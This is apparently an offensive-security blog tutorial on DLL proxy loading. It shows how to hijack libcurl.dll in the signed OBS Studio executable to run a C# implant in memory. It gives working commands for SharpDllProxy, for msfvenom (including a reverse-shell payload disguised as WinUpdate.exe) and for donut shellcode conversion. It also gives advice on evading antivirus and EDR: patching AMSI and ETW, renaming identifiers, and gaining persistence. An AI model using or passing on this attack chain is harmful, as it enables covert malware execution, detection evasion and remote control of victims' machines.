2026-03-22
dll proxy loading: abusing windows dll search order for c# in-memory implant execution
before we get into it, this article assumes you have some basic windows and programming knowledge. nothing too deep, but if terms like “dll” or “executable” are completely foreign, maybe bookmark this and come back. still here? cool, let’s go.
what even is a dll?
think of a dll (dynamic link library) as a toolbox. applications don’t always carry every tool they need — instead, they borrow from these shared toolboxes at runtime. your browser, your text editor, almost every windows app does this.
so when an app starts up, it goes:
- “i need this function”, but where is it? in this dll
- “i need that function”, but where? in that other dll
- and so on…
normal, expected, boring. until it isn’t.
so what is dll proxy loading?
here’s where it gets interesting.
what if you replaced one of those toolboxes with your own? one that looks identical, does everything the original does — but also quietly runs your code in the background?
that’s dll proxy loading. the app loads your dll thinking it’s the real one. your dll forwards all the legitimate function calls to the original (so nothing breaks, nothing looks weird), and in the background, it does whatever you want.
here’s how it works:

credits: https://www.ired.team/offensive-security/persistence/dll-proxying-for-persistence
- the app works normally — because a broken app raises suspicion
- the original dll still does its job — because you need the real functions to still work
- your code runs silently inside a legitimate process — because signed, trusted processes get a lot less scrutiny from security tools
why does this matter over other techniques?
a lot of older techniques like powershell abuse got loud and defenders got better at catching them. c# tooling became the quieter alternative. and dll proxy loading is one of the cleanest ways to get that code running inside a trusted, signed process without dropping obvious malware on disk. no need for those expensive $2k+ ev certs and extensive identity verifications to sign your payload.
mitre has been tracking this since 2017. it keeps showing up because it keeps working.
step 1 — finding your target executable
the goal here is a signed executable that loads dlls unsafely at runtime. why signed specifically? a signed binary gets implicit trust from windows and most security tooling — 0/72 detections on virustotal, smartscreen skipped entirely. the signature doesn’t validate what the process loads at runtime, and that’s exactly what we’re abusing.
finding candidates is straightforward:
- small — ideally under 10mb, sometimes even under 1mb
- signed — a digitally signed executable from a known vendor buys trust with security tools
- loads few dlls unsafely — you don’t want to have to drop 10 files just to get going. 1–3 is the sweet spot
- fits your story — what does this look like to a defender watching the logs? make it look plausible
one method i usually use is:
- head to github trending and filter by c# programs, date range set to “this month” —
github.com/trending/c%23?since=monthly - you’re looking for programs that are not standalone executables — they need to have a portable version, meaning the executable depends on external dlls sitting in the same directory
- browse through the list. any program that imports dlls at runtime is a candidate
- to check if an executable is signed, right-click it and look for the digital signatures tab under properties. no tab means no signature, move on
- for this walkthrough we’ll be using obs studio —
github.com/obsproject/obs-studio— it’s not even the ideal candidate but we’ll pick it so i could show you that it’s all possible even on not so ideal candidates
step 2 — finding a hijackable dll
method 1 (simple trick)
here’s a dead simple technique. copy just the executable (not the whole folder) into a new empty folder, then run it. does it complain about a missing dll? perfect.

example: fzsftp.exe sample error missing libnettle-8.dll

example: fzsftp.exe working with libnettle-8.dll
you can confirm the dll was actually loaded by checking the process in a tool like process hacker and looking at the modules tab.

method 2 (more robust and one we’re using)
we can also use dependencies to find out dll static imports. we will know which dll it loads at the time of execution.
Dependencies.exe -imports obs64.exe

output of dependencies.exe -imports obs64.exe
these are a lot of dll calls. however we only need to choose one of them to proxy and ideally we’d want a dll with least amount of functions so it won’t get complicated in the long run.
for that we can use dlest to look at the exported functions of the dll and find the smallest amount that is also existing on the dll static imports.

in this case, i found out that libcurl.dll is the only statically imported dll that has the least amount of exports — 96 exported functions are still a lot but we can automate that later on.
step 3 — generating your proxy dll with sharpdllproxy
manually proxying every function in a dll would be miserable — libcurl.dll has 96 exported functions. sharpdllproxy does this automatically.
give it the original dll and a shellcode filename, and it spits out c++ source code that:
- forwards every legitimate function call to the original dll (renamed)
- reads your shellcode file from disk into memory on startup
- runs it in a new thread
.\SharpDllProxy.exe --dll <location of dll> --payload <location of shellcode.bin>

SharpDLLProxy usage
the output folder will contain the generated .c source file, and it renames the original dll to something like tmp8A183.dll so the proxy can forward calls to it.
step 4 — compiling the proxy dll in visual studio
open visual studio and create a new project. choose c++, search for “library”, and select the dynamic-link library (dll) template. name it exactly the same as the original dll — in this case, libcurl.


once the project opens, go into dllmain.cpp and replace everything with the contents of the generated .c file from sharpdllproxy.
two things to set before compiling:
- architecture — match the target (x64 in this case)
- configuration — set to release, not debug
then build → build solution. your compiled dll ends up somewhere like C:\Users\...\source\repos\libcurl\x64\Release\.
step 5 — putting it all together
in your working folder, you need four things:
- your compiled proxy
libcurl.dll - the renamed original dll (e.g.
tmpA183.dll) - the target executable (
obs64.exe) - your shellcode as
shellcode.bin

for a quick sanity check before using a real implant, generate a simple messagebox payload:
msfvenom -a x64 --platform windows -p windows/x64/messagebox TEXT="Payload executed" -f raw > shellcode.bin

run obs64.exe. if a messagebox pops, everything is working.
step 6 — loading your actual c# implant
this is the payoff. any c2 can be converted into raw shellcode using a tool called donut.

let’s make a reverse shell using msfvenom to simulate exe payload to bin payload using donut:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=YOUR_IP LPORT=4444 -f exe -o WinUpdate.exe
and to be safe, let’s open port 4444 on our firewall:
sudo firewall-cmd --add-port=4444/tcp --zone=public
donut takes your implant and generates position-independent shellcode that loads the .net assembly entirely in memory. no files, no obvious traces.
donut.exe -f WinUpdate.exe -o shellcode.bin

drop it in your folder, run obs64.exe again. your c# implant is now running inside a signed, legitimate windows process.
a few things worth knowing before you go
- signed processes get significant trust from AV and EDRs — techniques like
CreateRemoteThreadthat would normally raise flags often don’t when they originate from a signed executable - pick your host process carefully. some processes have better reasons to be making network calls or using the clr than others. blend in
- if you have write access to an install directory, this also works as persistence — replace the dll, and it runs every time the app launches
- consider patching amsi and etw inside your implant. donut doesn’t always catch amsi, especially when injecting into unmanaged processes
- rename
DoMagic()and your c# class/method names — they show up in thread stack inspection and most likely already been detected through AV signature detection so match them to something that fits the host process
that’s the full chain. a legitimate signed executable, a proxy dll that doesn’t break anything, and your implant quietly running in memory behind it. clean, simple, and it’s been working for years.